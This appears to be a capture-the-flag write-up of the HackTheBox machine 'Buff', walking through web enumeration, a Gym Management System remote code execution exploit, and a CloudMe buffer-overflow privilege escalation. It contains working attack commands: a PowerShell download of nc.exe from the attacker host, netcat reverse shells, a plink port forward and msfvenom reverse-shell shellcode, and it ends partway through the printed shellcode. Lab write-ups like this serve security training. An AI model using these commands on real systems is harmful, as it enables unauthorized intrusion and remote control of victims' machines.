[HackTheBox] Buff

Date: 22/Jul/2020
Categories: windows, oscp, hackthebox
Tags: enumerate_proto_http, exploit_gymsystem_rce, exploit_cloudme_bof

Overview

This is a writeup for HackTheBox VM Buff. Here are stats for this machine from machinescli:

```
machinescli -t --info "hackthebox#263"
```

#	ID	Name	Rating	Difficulty	OS	OSCPlike	Owned	TTPs
1.	hackthebox#263	Buff						enumerate_proto_http exploit_gymsystem_rce exploit_cloudme_bof

Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (`enumeration` → `exploitation` → `privilege escalation`) for this machine:



Figure 2: writeup.overview.killchain

TTPs

1. `8080/tcp/http/Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)`: enumerate_proto_http, exploit_gymsystem_rce, exploit_cloudme_bof

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.80 scan initiated Wed Jul 22 21:04:22 2020 as: nmap -vv --reason -Pn -sV -sC
 ↪  --version-all -oN
 ↪  /home/kali/toolbox/repos/writeupsall/htb.buff/10.10.10.198/scans/_quick_tcp_nmap.txt -oX
 ↪  /home/kali/toolbox/repos/writeupsall/htb.buff/10.10.10.198/scans/xml/_quick_tcp_nmap.xml
 ↪  10.10.10.198
Nmap scan report for 10.10.10.198
Host is up, received user-set (0.34s latency).
Scanned at 2020-07-22 21:04:36 IST for 101s
Not shown: 999 filtered ports
Reason: 999 no-responses
PORT     STATE SERVICE REASON  VERSION
8080/tcp open  http    syn-ack Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
|_http-title: mrb3n's Bro Hut

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jul 22 21:06:17 2020 -- 1 IP address (1 host up) scanned in 114.83 seconds
```

2. Here's the summary of open ports and associated AutoRecon scan files:

```
openports
```

#	Port	Protocol	Service	Scans
1.	7680/tcp	pando-pub?		
2.	8080/tcp	http	Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)	./10.10.10.198/scans/tcp_8080_http_gobuster.txt ./10.10.10.198/scans/tcp_8080_http_nikto.txt ./10.10.10.198/scans/tcp_8080_http_nmap.txt ./10.10.10.198/scans/tcp_8080_http_robots.txt ./10.10.10.198/scans/tcp_8080_http_whatweb.txt

Figure 3: writeup.enumeration.steps.2.1

3. We find `8080/tcp` to be open and running `Apache httpd 2.4.43`. We start by looking at the webpage and find it be hosting a fitness center portal:



Figure 4: writeup.enumeration.steps.3.1

4. We find multiple pages from the `gobuster` scan results and upon visiting `/contacts.php` page, we find that we are interacting with the `Gym Management Software 1.0` web application:

```
cat ./10.10.10.198/scans/tcp_8080_http_gobuster.txt | grep -v 403
  /ADMIN (Status: 301) [Size: 343]
  /About.php (Status: 200) [Size: 5337]
  /Admin (Status: 301) [Size: 343]
  /Contact.php (Status: 200) [Size: 4169]
  /Home.php (Status: 200) [Size: 143]
  /Index.php (Status: 200) [Size: 4969]
  /LICENSE (Status: 200) [Size: 18025]
  /about.php (Status: 200) [Size: 5337]
  /admin (Status: 301) [Size: 343]
  /boot (Status: 301) [Size: 342]
  /contact.php (Status: 200) [Size: 4169]
  /edit.php (Status: 200) [Size: 4282]
  /ex (Status: 301) [Size: 340]
  /feedback.php (Status: 200) [Size: 4252]
  /home.php (Status: 200) [Size: 143]
  /img (Status: 301) [Size: 341]
  /include (Status: 301) [Size: 345]
  /index.php (Status: 200) [Size: 4969]
  /index.php (Status: 200) [Size: 4969]
  /license (Status: 200) [Size: 18025]
  /packages.php (Status: 200) [Size: 7791]
  /profile (Status: 301) [Size: 345]
  /register.php (Status: 200) [Size: 137]
  /up.php (Status: 200) [Size: 209]
  /upload (Status: 301) [Size: 344]
  /upload.php (Status: 200) [Size: 107]
```



Figure 5: writeup.enumeration.steps.4.1

Findings

Open Ports

```
8080/tcp   http         Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
```

Phase #2: Exploitation

1. We use `searchsploit` to find exploits for the webapp and find an unauthenticated remote code execution vulnerability. We inspect the exploit and upon executing it, we get a pseudo-interactive shell on the target machine:

```
python 48506.py http://10.10.10.198:8080/
```

```
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $ ss Gym Management Software 1.0
Exploits: No Results
Shellcodes: No Results
Papers: No Results
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $ ss Gym Management Software
Exploits: No Results
Shellcodes: No Results
Papers: No Results
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $ ss Gym Management
------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                                                                                                                        |  Path
------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
Gym Management System 1.0 - Unauthenticated Remote Code Execution                                                                                                                                     | php/webapps/48506.py
------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
Shellcodes: No Results
Papers: No Results
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $
```

Figure 6: writeup.exploitation.steps.1.1

```
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $ python 48506.py http://10.10.10.198:8080/
              /\
/vvvvvvvvvvvv \--------------------------------------,
`^^^^^^^^^^^^ /============BOKU====================="
              \/

[+] Successfully connected to webshell.
C:\xampp\htdocs\gym\upload> whoami
PNG

buff\shaun

C:\xampp\htdocs\gym\upload> hostname
PNG

BUFF

C:\xampp\htdocs\gym\upload> _
```

Figure 7: writeup.exploitation.steps.1.2

2. To get a fully interactive shell, we use powershell to transfer netcat binary, start a local netcat listener and then catch the incoming connection:

```
nc -nlvp 4433

powershell -c "(new-object
 ↪  System.Net.WebClient).DownloadFile('http://10.10.14.8:8000/nc.exe','C:\Users\shaun\Desktop
 ↪  \nc.exe')"
C:\Users\shaun\Desktop\nc.exe 10.10.14.8 4433 -e cmd.exe
```

```
C:\xampp\htdocs\gym\upload> powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.8:8000/nc.exe','C:\Users\shaun\Desktop\nc.exe')"
PNG

C:\xampp\htdocs\gym\upload> C:\Users\shaun\Desktop\nc.exe 10.10.14.8 4433 -e cmd.exe
_
```

Figure 8: writeup.exploitation.steps.2.1

```
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $ nc -nlvp 4433
listening on [any] 4433 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.198] 49782
The system cannot find message text for message number 0x2350 in the message file for Application.

(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\gym\upload>whoami
whoami
buff\shaun

C:\xampp\htdocs\gym\upload>hostname
hostname
BUFF

C:\xampp\htdocs\gym\upload>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : dead:beef::616c:bed8:4b75:6e17
   Temporary IPv6 Address. . . . . . : dead:beef::7813:413b:2e52:5901
   Link-local IPv6 Address . . . . . : fe80::616c:bed8:4b75:6e17%10
   IPv4 Address. . . . . . . . . . . : 10.10.10.198
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:9eb2%10
                                       10.10.10.2

C:\xampp\htdocs\gym\upload>_
```

Figure 9: writeup.exploitation.steps.2.2

3. We use this interactive access to read the `user.txt` flag:

```
1 type C:\Users\shaun\Desktop\user.txt
```

```
C:\Users\shaun\Desktop>

C:\Users\shaun\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : dead:beef::616c:bed8:4b75:6e17
   Temporary IPv6 Address. . . . . . : dead:beef::7813:413b:2e52:5901
   Link-local IPv6 Address . . . . . : fe80::616c:bed8:4b75:6e17%10
   IPv4 Address. . . . . . . . . . . : 10.10.10.198
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:9eb2%10
                                       10.10.10.2

C:\Users\shaun\Desktop>

C:\Users\shaun\Desktop>type user.txt
type user.txt
eca42362c958ced617ef4f383ca77dc8

C:\Users\shaun\Desktop>
```

Figure 10: writeup.exploitation.steps.3.1

Phase #2.5: Post Exploitation

```
buff\shaun@BUFF> id
buff\shaun
buff\shaun@BUFF>
buff\shaun@BUFF> uname
Host Name:                 BUFF
OS Name:                   Microsoft Windows 10 Enterprise
OS Version:                10.0.17134 N/A Build 17134
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
buff\shaun@BUFF>
buff\shaun@BUFF> ifconfig
Windows IP Configuration
  Ethernet adapter Ethernet0:
    Connection-specific DNS Suffix  . :
    IPv6 Address. . . . . . . . . . . : dead:beef::616c:bed8:4b75:6e17
    Temporary IPv6 Address. . . . . . : dead:beef::7813:413b:2e52:5901
    Link-local IPv6 Address . . . . . : fe80::616c:bed8:4b75:6e17%10
    IPv4 Address. . . . . . . . . . . : 10.10.10.198
    Subnet Mask . . . . . . . . . . . : 255.255.255.0
    Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:9eb2%10
                                        10.10.10.2
buff\shaun@BUFF>
buff\shaun@BUFF> users
Administrator
shaun
```

Phase #3: Privilege Escalation

1. We use `winPEAS.exe` to enumerate the target machine and within the `services restricted from the outside` section, find an interesting service bound to `127.0.0.1:8888`:

```
netstat -anp tcp
```

```
[+] Current Listening Ports(T1049&T1049)
 [?] Check for services restricted from the outside
  Proto      Local Address          Foreing Address        State
  TCP        0.0.0.0:135            0.0.0.0:0              Listening
  TCP        0.0.0.0:445            0.0.0.0:0              Listening
  TCP        0.0.0.0:5040           0.0.0.0:0              Listening
  TCP        0.0.0.0:7680           0.0.0.0:0              Listening
  TCP        0.0.0.0:8080           0.0.0.0:0              Listening
  TCP        0.0.0.0:49664          0.0.0.0:0              Listening
  TCP        0.0.0.0:49665          0.0.0.0:0              Listening
  TCP        0.0.0.0:49666          0.0.0.0:0              Listening
  TCP        0.0.0.0:49667          0.0.0.0:0              Listening
  TCP        0.0.0.0:49668          0.0.0.0:0              Listening
  TCP        0.0.0.0:49669          0.0.0.0:0              Listening
  TCP        10.10.10.198:139       0.0.0.0:0              Listening
  TCP        127.0.0.1:3306         0.0.0.0:0              Listening
  TCP        127.0.0.1:8888         0.0.0.0:0              Listening
  TCP        [::]:135               [::]:0                 Listening
  TCP        [::]:445               [::]:0                 Listening
```

Figure 11: writeup.privesc.steps.1.1

2. We find this to be a `CloudMe` process and there's a binary named `CloudMe_1112.exe` within the `C:\Users\shaun\Downloads` directory that hints that the version could be `1.11.2`:

```
powershell ps
```

```
C:\Users\shaun\Downloads>dir
dir
The system cannot find message text for message number 0x235e in the message file for Application.
The system cannot find message text for message number 0x235b in the message file for Application.

DNS bad key.
14/07/2020  13:27    The system cannot find message text for message number 0x2373 in the message file for Application.
                     .
14/07/2020  13:27    The system cannot find message text for message number 0x2373 in the message file for Application.
                     ..
16/06/2020  16:26        17,830,824 CloudMe_1112.exe
      The system cannot find message text for message number 0x2378 in the message file for Application.
      The system cannot find message text for message number 0x2379 in the message file for Application.

C:\Users\shaun\Downloads>
```

Figure 12: writeup.privesc.steps.2.1

```
Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
    430      24    19472       9252               6628   1 ApplicationFrameHost
    161      10     1928       2268               7156   1 browser_broker
    341      24    30416      37492               6528   0 CloudMe
     79       6     3672       1836       0.17     644   0 cmd
     47       4     1948        280       0.00     768   0 cmd
```

Figure 13: writeup.privesc.steps.2.2

3. We find a buffer overflow exploit for this application that could give us elevated privileges if the `CloudMe` process

is running as Administrator:

```
searchsploit cloudme
```


kali@kali: ~/toolbox/repos/writeupsall/htb.buff $
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $ ss cloudme
Exploit Title | Path
CloudMe 1.11.2 - Buffer Overflow (PoC) | windows/remote/48389.py
CloudMe 1.11.2 - Buffer Overflow (SEH_DEP_ASLR) | windows/local/48499.txt
Cloudme 1.9 - Buffer Overflow (DEP) (Metasploit) | windows_x86-64/remote/45197.rb
CloudMe Sync 1.10.9 - Buffer Overflow (SEH)(DEP Bypass) | windows_x86-64/local/45159.py
CloudMe Sync 1.10.9 - Stack-Based Buffer Overflow (Metasploit) | windows/remote/44175.rb
CloudMe Sync < 1.11.0 - Buffer Overflow (SEH) (DEP Bypass) | windows_x86-64/remote/44784.py
CloudMe Sync < 1.11.0 - Buffer Overflow | windows/remote/44027.py
CloudMe Sync 1.11.0 - Local Buffer Overflow | windows/local/44470.py
CloudMe Sync 1.11.2 - Buffer Overflow + Egghunt | windows/remote/46218.py
CloudMe Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass) | windows_x86-64/remote/46250.py
Shellcodes: No Results
Papers: No Results
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $

Figure 14: writeup.privesc.steps.3.1

4. But we cannot connect to this service from our attacking machine. We will need to setup a port forward for this exploit to work. We start the SSH service on our attacking machine, transfer the `plink.exe` binary and setup the port forward:

```
service ssh restart
service ssh status
powershell -c "(new-object
↪ System.Net.WebClient).DownloadFile('http://10.10.14.8:8000/plink64.exe','C:\Users\shaun\Desktop\plink.
C:\Users\shaun\Desktop\plink.exe -v -x -a -T -C -noagent -ssh -pw "kali" -R
↪ 8888:127.0.0.1:8888 kali@10.10.14.8
```


kali@kali: ~/toolbox/repos/writeupsall/htb.buff $
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $ service ssh status
● ssh.service - OpenBSD Secure Shell server
Loaded: loaded (/lib/systemd/system/ssh.service; disabled; vendor preset: disabled)
Active: active (running) since Thu 2020-07-23 09:36:37 IST; 8h ago
Docs: man:sshd(8)
man:sshd_config(5)
Process: 3982975 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
Main PID: 3982976 (sshd)
Tasks: 1 (limit: 4623)
Memory: 2.9M
CGroup: /system.slice/ssh.service
└─3982976 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $

Figure 15: writeup.privesc.steps.4.1

```
C:\Users\shaun\Downloads>

C:\Users\shaun\Downloads>C:\Users\shaun\Desktop\plink.exe -v -x -a -T -C -noagent -ssh -pw "kali" -R 8888:127.0.0.1:8888 kali@10.10.14.8
C:\Users\shaun\Desktop\plink.exe -v -x -a -T -C -noagent -ssh -pw "kali" -R 8888:127.0.0.1:8888 kali@10.10.14.8
Looking up host "10.10.14.8" for SSH connection
Connecting to 10.10.14.8 port 22
We claim version: SSH-2.0-PuTTY_Release_0.74
Remote version: SSH-2.0-OpenSSH_8.2p1 Debian-4
Using SSH protocol version 2
Doing ECDH key exchange with curve Curve25519 and hash SHA-256 (SHA-NI accelerated)
Server also has ecdsa-sha2-nistp256/ssh-rsa host keys, but we don't know any of them
Host key fingerprint is:
ssh-ed25519 255 ee:53:68:37:39:6e:ce:5d:4f:22:e9:77:de:c2:25:45
The server's host key is not cached in the registry. You
have no guarantee that the server is the computer you
think it is.
The server's ssh-ed25519 key fingerprint is:
ssh-ed25519 255 ee:53:68:37:39:6e:ce:5d:4f:22:e9:77:de:c2:25:45
If you trust this host, enter "y" to add the key to
PuTTY's cache and carry on connecting.
If you want to carry on connecting just once, without
adding the key to the cache, enter "n".
If you do not trust this host, press Return to abandon the
connection.
Store key in cache? (y/n) n
Initialised AES-256 SDCTR (AES-NI accelerated) outbound encryption
Initialised HMAC-SHA-256 (SHA-NI accelerated) outbound MAC algorithm
Will enable zlib (RFC1950) compression after user authentication
Initialised AES-256 SDCTR (AES-NI accelerated) inbound encryption
Initialised HMAC-SHA-256 (SHA-NI accelerated) outbound MAC algorithm
Will enable zlib (RFC1950) compression after user authentication
Initialised AES-256 SDCTR (AES-NI accelerated) inbound encryption
Initialised HMAC-SHA-256 (SHA-NI accelerated) inbound MAC algorithm
Will enable zlib (RFC1950) decompression after user authentication
Using username "kali".
Sent password
Initialised delayed zlib (RFC1950) decompression
Initialised delayed zlib (RFC1950) compression
Access granted
Requesting remote port 8888 forward to 127.0.0.1:8888
Opening main session channel
Remote port forwarding from 8888 enabled
Opened main channel
Started a shell/command
Linux kali 5.6.0-kali1-amd64 #1 SMP Debian 5.6.7-1kali1 (2020-05-12) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

Figure 16: writeup.privesc.steps.4.2

5. We update the exploit with the right shellcode, setup a reverse shell to catch incoming connection and run the exploit:

```
msfvenom -p windows/shell_reverse_tcp lhost=10.10.14.8 lport=443 -b "\x00\x0a\x0d" -f python -a
 ↪  x86 --platform windows -e x86/shikata_ga_nai

sudo nc -nlvp 443
python 48389.py
```

```
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $ msfvenom -p windows/shell_reverse_tcp lhost=10.10.14.8 lport=443 -b "\x00\x0a\x0d" -f python -a x86 --platform windows -e x86/shikata_ga_nai
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1712 bytes
buf =  b""
buf += b"\xda\xd1\xd9\x74\x24\xf4\xb8\x38\x9b\xaf\xc4\x5b\x31"
buf += b"\xc9\xb1\x52\x31\x43\x17\x83\xc3\x04\x03\x7b\x88\x4d"
buf += b"\x31\x87\x46\x13\xba\x77\x97\x74\x32\x92\xa6\xb4\x20"
buf += b"\xd7\x99\x04\x22\xb5\x15\xee\x66\x2d\xad\x82\xae\x42"
buf += b"\x06\x28\x89\x6d\x97\x01\xe9\xec\x1b\x58\x3e\xce\x22"
buf += b"\x93\x33\x0f\x62\xce\xbe\x5d\x3b\x84\x6d\x71\x48\xd0"
buf += b"\xad\xfa\x02\xf4\xb5\x1f\xd2\xf7\x94\x8e\x68\xae\x36"
buf += b"\x31\xbc\xda\x7e\x29\xa1\xe7\xc9\xc2\x11\x93\xcb\x02"
buf += b"\x68\x5c\x67\x6b\x44\xaf\x79\xac\x63\x50\x0c\xc4\x97"
buf += b"\xed\x17\x13\xe5\x29\x9d\x87\x4d\xb9\x05\x63\x6f\x6e"
buf += b"\xd3\xe0\x63\xdb\x97\xae\x67\xda\x74\xc5\x9c\x57\x7b"
buf += b"\x09\x15\x23\x58\x8d\x7d\xf7\xc1\x94\xdb\x56\xfd\xc6"
buf += b"\x83\x07\x5b\x8d\x2e\x53\xd6\xcc\x26\x90\xdb\xee\xb6"
buf += b"\xbe\x6c\x9d\x84\x61\xc7\x09\xa5\xea\xc1\xce\xca\xc0"
buf += b"\xb6\x40\x35\xeb\xc6\x49\xf2\xbf\x96\xe1\xd3\xbf\x7c"
buf += b"\xf1\xdc\x15\xd2\xa1\x72\xc6\x93\x11\x33\xb6\x7b\x7b"
buf += b"\xbc\xe9\x9c\x84\x16\x82\x37\x7f\xf1\xa7\xcd\x71\x09"
buf += b"\xd0\xd3\x8d\x08\x9b\x5d\x6b\x60\xcb\x0b\x24\x1d\x72"
